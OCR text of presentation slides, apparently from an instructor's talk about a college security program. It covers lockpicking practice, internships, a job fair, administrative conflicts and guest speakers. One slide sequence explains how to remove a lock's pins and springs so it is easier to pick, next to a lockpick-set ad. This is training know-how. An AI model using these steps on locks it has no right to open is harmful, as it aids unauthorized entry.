
Cheap Locks are Fine

Re-Keying Kit ($11)


Remove the Clip



Insert Key, Turn to 45°



Slide Cylinder Out



Root Canal

- **Actual re-keying involves carefully removing pins and replacing them with pins of different length**
- **But all we need is to remove pins & springs entirely, making the lock easier to pick**

Lockpick Training Set

www.bumpmylock.com

BUMP MY LOCK

OPEN ANYTHING!

11 Piece Lock Pick Set

$31.95

Internships

Employers

- **OpenDNS**
- **NASA Ames**
- **Lawrence Berkeley Lab**
- **San Francisco Housing Authority**
- **UCSF Medical Center**

Job Fair

- **Students bring resumes at first (and only) class meeting**
- **Employers describe jobs and grab applicants on the spot**
- **Everyone welcome, including ex-students, students from the Computer Science department, students not enrolled in the internship class**

Administrative Resistance

- **CCSF administrators cancelled the entire program in Spring 2015**
- **I only saved it by appealing directly to the Chancellor and threatening to resign**
- **However, the person who cancelled it is now the Chancellor**

Administrative Resistance

- **The new curriculum review process doesn't allow any class without lectures, textbook, final exam, etc.**
- **This blocks seminar classes and Internship classes**
- **The solution is to just break the rules--this is what tenure is for**

Guest Speakers

- **At least one per class per semester**
- **"Careers" class consisting of visiting industry speakers**

Guest speaker: Adam Ely from BlueBox

Guest speaker: Sam Harwin from Salesforce
"Mobile Wi-Fi Risks"

Slides

Guest speaker: Claire Medeiros from Evident.io

Guest speaker: Irfan Asrar from appthority